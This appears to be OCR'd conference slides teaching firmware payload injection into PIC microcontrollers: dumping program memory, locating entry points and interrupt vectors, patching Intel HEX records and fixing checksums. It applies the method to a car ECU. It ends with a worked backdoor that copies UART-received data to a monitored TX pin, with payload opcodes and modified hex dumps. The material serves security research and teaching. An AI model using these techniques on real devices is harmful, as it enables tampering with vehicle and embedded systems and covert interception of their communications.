



4



Using MPLAB X IDE to read (and dump) the program memory

Program memory dump (step 3)





Load the .hex file in the MPLAB X IDE

Code vs Disassembly (example)

```
MAIN_PROG CODE

START

    CLRF    PORTD               ; Clear PORTD
    MOVLW   B'00000000'
    MOVWF   TRISD               ; All is Output

    BSF     PORTD,2             ; Turn on LED
    GOTO $                      ; Loop forever

    END
```

ASM source code

Program Memory

Line	Address	Opcode	Label	DisAssy
1	0000	EF03		GOTO 0x6
2	0002	F000		NOP
3	0004	0000		NOP
4	0006	6A83		CLRF PORTD, ACCESS
5	0008	0E00		MOVLW 0x0
6	000A	6E95		MOVWF TRISD, ACCESS
7	000C	8483		BSF PORTD, 2, ACCESS
8	000E	EF07		GOTO 0xE
9	0010	F000		NOP

Disassembly

Start Page × memory.hex ×


Source History

```
:020000040000FA
:1000000003EF00F00000836A000E956E838407EF13
:1000100000F0FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFE
:10002000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFE0
:10003000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFD0
```

OpCodes in the .hex dump

PAYLOAD INJECTION:
AT THE ENTRY POINT

Program standard structure (PIC)



Reset Vector: always at 0x0000 memory address

Interrupt Vector: at 0x0008 and 0x0018 memory addresses

Program entry point

Locating the entry point

```
RES_VECT  CODE    0x0000
    GOTO    START

; TODO ADD INTERRUPTS HERE IF USED

MAIN_PROG CODE

START

    CLRF    PORTD
    MOVLW   B'00000000'
    MOVWF   TRISD

    BSF     PORTD,2
    GOTO $

    END
```

Line	Address	Opcode	Label	DisAssy
1	0000	EF03		GOTO 0x6
2	0002	F000		NOP
3	0004	0000		NOP
4	0006	6A83		CLRF PORTD, ACCESS
5	0008	0E00		MOVLW 0x0
6	000A	6E95		MOVWF TRISD, ACCESS
7	000C	8483		BSF PORTD, 2, ACCESS
8	000E	EF07		GOTO 0xE
9	0010	F000		NOP

Entry point

Simple program example

Line	Address	Opcode	Label	DisAssy
1	0000	EFC2		GOTO 0x7F84
2	0002	F03F		NOP
3	0004	FFFF		NOP

Large program example

Example 1 -- Entry point: 0x06 ← Memory address to inject

Example 2 -- Entry point: 0x7F84 ← Memory address to inject

Generating the payload #1 (PoC)

```
BCF    TRISD,1     // Set PIN as output
BSF    PORTD,1     // Turn ON a LED
BCF    TRISD,2     // Set PIN as output
BSF    PORTD,2     // Turn ON a LED
```

Opcode	Label	DisAssy
0000		NOP
9295		BCF TRISD, 1, ACCESS
8283		BSF PORTD, 1, ACCESS
9495		BCF TRISD, 2, ACCESS
8483		BSF PORTD, 2, ACCESS
0000		NOP

0x9295 = BCF TRISD,1   0x9495 = BCF TRISD,2

0x8283 = BSF PORTD,1   0x8483 = BSF PORTD,2

Little Endian: 0x9592 0x8382 0x9594 0x8384

Injecting the payload

Program Memory

	Line	Address	Opcode	Label	DisAssy
	1	0000	EF14		GOTO 0x28
	2	0002	F000		NOP
	3	0004	0000		NOP

Entry point at 0x28

Entry point offset

```
:020000040000FA
:1000000014EF00F000000E0E046E480E076E500E46
:10001000096E0400092E0AEF00F0072E07EF00F02A
:10002000042E05EF00F0000C000E956E838C03E09F
:1000300000F0839C03EC00F016EF00F0FFFFFFFFE1
```

Checksum

Original program memory (.hex dump)

```
:020000040000FA
:1000000014EF00F000000E0E046E480E076E500E46
:10001000096E0400092E0AEF00F0072E07EF00F02A
:10002000042E05EF00F0000C95928382959483849F
:10003000000E956E838C03EC00F0839C03EC00F0E1
:1000400016EF00F0FFFFFFFFFFFFFFFFFFFFFFFFC0
```

Payload injected at entry point (0x28)

Checksum recalculation

Sum(bytes on the line) = Not +1 = checksum

Example: :1000000003EF00F00000959E838E836A000E956E

10+00+00+00+03+EF+00+F0+00+00+95+9E+83+8E+83+6A+00+0E+95+6E = 0x634

Not(0x634) +1 = 0xFFFF 0xFFFF 0xFFFF 0xF9CC

Checksum = 0xCC

Checksum recalculation

https://www.fischl.de/hex_checksum_calculator/

:10002000042E05EF00F0000C95928382959483849F

Analyse

:10002000042E05EF00F0000C95928382959483849F


Address: $0020_{16} = 32_{10}$
Byte count: $10_{16} = 16_{10}$
Record type: 00_{16} = Data
Checksum: $9F_{16}$

Calculated checksum: 52_{16}


```
:020000040000FA
:1000000014EF00F000000E0E046E480E076E500E46
:10001000096E0400092E0AEF00F0072E07EF00F02A
:10002000042E05EF00F0000C959283829594838452
:10003000000E956E838C03EC00F0839C03EC00F0C3
:1000400016EF00F0FFFFFFFFFFFFFFFFFFFFFFFFC7
```

Payload injected and checksum fixed


Write the program memory



Before / After (PoC)




Original



Payload injected

Injecting to a car's ECU




Entry point: 0x152A

```
339  :10150000001536B53C036F0070E2B6F5AEC00F0FE
340  :10151000499F000C000149BB000C0F01F29F000124
341  :10152000498B0F01F28F0001000C00010E016F5C6E
342  :1015300049B1348147B18AEC0AF044B17DEC00F046
343  :1015400067B3A6EF0AF047B303EF0BF053B1F8EF20
```

DEMO TIME!

ADVANCED PAYLOAD INJECTION: AT THE INTERRUPT VECTOR

Peripherals and Interruptions



- Internal timers
- A/D converters
- CCP (Capture/Compare/PWM)
- TX/RX busses
- Others

GIE and PEIE bits

INTCON

GIE	PEIE	TMR0IE	INT0IE	RBIE	TMR0IF	INT0IF	RBIF

```
BSF     INTCON, GIE        // Set GIE to 1
BSF     INTCON, PEIE       // Set PEIE to 1
```

26	0032	8EF2		BSF INTCON, 7, ACCESS
27	0034	8CF2		BSF INTCON, 6, ACCESS

Interruptions enabled

Interruption flags

INTCON

GIE	PEIE	TMR0IE	INT0IE	RBIE	TMR0IF	INT0IF	RBIF

Timer0
Interruption Enabled

Timer0
Interruption Flag

XXIE = Interruption Enabled
XXIF = Interruption Flag

Registers PIE1, PIE2 and PIE3 have interruption enabling bits
Registers PIR1, PIR2 and PIR3 have interruption flags bits

Polling inspection

```
; TODO ADD INTERRUPTS HERE IF USED
INT_VECT  CODE     0x0008

    MOVWF    tempw
    SWAPF    STATUS,w
    MOVWF    temps

    ; POLLING:
    BTFSC    PIR1,RCIF
    CALL     RC
    BTFSC    INTCON,TMR0IF
    CALL     TM
    BTFSC    PIR1,ADIF
    CALL     AD
    BTFSC    INTCON, INT0IF
    CALL     IN

    SWAPF    temps,w
    MOVWF    STATUS
    MOVF     tempw,w

    RETFIE
```

Address	Opcode	Label	DisAssy
0006	FFFF		NOP
0008	6E00		MOVWF 0x0, ACCESS
000A	38D8		SWAPF STATUS, W, ACCESS
000C	6E01		MOVWF 0x1, ACCESS
000E	BA9E		BTFSC PIR1, 5, ACCESS
0010	EC24		CALL 0x48, 0
0012	F000		NOP
0014	B4F2		BTFSC INTCON, 2, ACCESS
0016	EC27		CALL 0x4E, 0
0018	F000		NOP
001A	BC9E		BTFSC PIR1, 6, ACCESS
001C	EC2B		CALL 0x56, 0
001E	F000		NOP
0020	B2F2		BTFSC INTCON, 1, ACCESS
0022	EC2F		CALL 0x5E, 0
0024	F000		NOP
0026	3801		SWAPF 0x1, W, ACCESS
0028	6ED8		MOVWF STATUS, ACCESS
002A	5000		MOVF 0x0, W, ACCESS
002C	0010		RETFIE 0
002E	6A83		CLRF PORTD, ACCESS

Interrupt vector

Polling

Polling inspection

000E	BA9E		BTFSC PIR1, 5, ACCESS
0010	EC24		CALL 0x48, 0

PIR1, 5

Call to RC interruption routine

REGISTER 9-4: PIR1: PERIPHERAL INTERRUPT REQUEST (FLAG) REGISTER 1

R/W-0	R/W-0	R-0	R-0	R/W-0	R/W-0	R/W-0	R/W-0
PSPIF(1)	ADIF	RCIF	TXIF	SSPIF	CCP1IF	TMR2IF	TMR1IF
bit 7		bit 5					bit 0

PIR1, 5 = PIR1, RCIF

Memory addresses to inject a payload

Address	Opcode	Label	DisAssy
0006	FFFF		NOP
0008	6E00		MOVWF 0x0, ACCESS
000A	38D8		SWAPF STATUS, W, ACCESS
000C	6E01		MOVWF 0x1, ACCESS
000E	BA9E		BTFSC PIR1, 5, ACCESS
0010	EC24		CALL 0x48, 0
0012	F000		NOP
0014	B4F2		BTFSC INTCON, 2, ACCESS
0016	EC27		CALL 0x4E, 0
0018	F000		NOP
001A	BC9E		BTFSC PIR1, 6, ACCESS
001C	EC2B		CALL 0x56, 0
001E	F000		NOP
0020	B2F2		BTFSC INTCON, 1, ACCESS
0022	EC2F		CALL 0x5E, 0
0024	F000		NOP
0026	3801		SWAPF 0x1, W, ACCESS
0028	6ED8		MOVWF STATUS, ACCESS
002A	5000		MOVF 0x0, W, ACCESS
002C	0010		RETFIE 0
002E	6A83		CLRF PORTD, ACCESS

→ 0x48 to inject a payload at the RC interruption

→ 0x4E to inject a payload at Timer0 interruption

→ 0x56 to inject a payload at the AD interruption

→ 0x5E to inject a payload at the INT0 interruption

Backdooring the EUSART communication

Step 1: locate where the RC interruption routine begins (by inspecting the polling)

000E	BA9E		BTFSC PIR1, 5, ACCESS
0010	EC24		CALL 0x48, 0

Call to RC interruption routine

0x48
RC interruption routine begins

```
:1000000017EF00F00000FFFF006ED838016E9EBAB7
:1000100024EC00F0F2B427EC00F09EBC2BEC00F0D6
:10002000F2B22FEC00F00138D86E00501000836A55
:10003000F26AF28EF28CF28AF2889D8A9D8C000E12
:10004000956E838422EF00F09E9A8386000CF294D2
:100050000000008386000C9E9C00008386000CF292B8
:1000600000000008386000CFFFFFFFFFFFFFFFFFFFF85
```

Backdooring the EUSART communication

Step 2: Cook a payload that makes a relaying of the received data to a TX peripheral which we are able to monitor externally (example)

```
MOVF     RCREG, W        // Move the received data to "W" register
BSF      TXSTA, TXEN     // Enable transmission
BCF      TXSTA, SYNC     // Set asynchronous operation
BSF      RCSTA, SPEN     // Set TX/CK pin as an output
MOVWF    TXREG           // Move received data (in W) to TXREG to be re-transmitted
```

F000		NOP
50AE		MOVF RCREG, W, ACCESS
8AAC		BSF TXSTA, 5, ACCESS
98AC		BCF TXSTA, 4, ACCESS
8EAB		BSF RCSTA, 7, ACCESS
6EAD		MOVWF TXREG, ACCESS
9A9E		BCF PIR1, 5, ACCESS

0xAE50 0xAC8A 0xAC98 0xAB8E 0xAD6E


Backdooring the EUSART communication

Step 3: Inject the payload where the RC interruption routine begins

0x48
RC interruption routine begins

```
:1000000017EF00F00000FFFF006ED838016E9EBAB7
:1000100024EC00F0F2B427EC00F09EBC2BEC00F0D6
:10002000F2B22FEC00F00138D86E00501000836A55
:10003000F26AF28EF28CF28AF2889D8A9D8C000E12
:10004000956E838422EF00F0AE50AC8AAC98AB8EF4
:10005000AD6E9E9A8386000CF29400008386000C9D
:100060009E9C00008386000CF29200008386000CA8
```

Backdoor

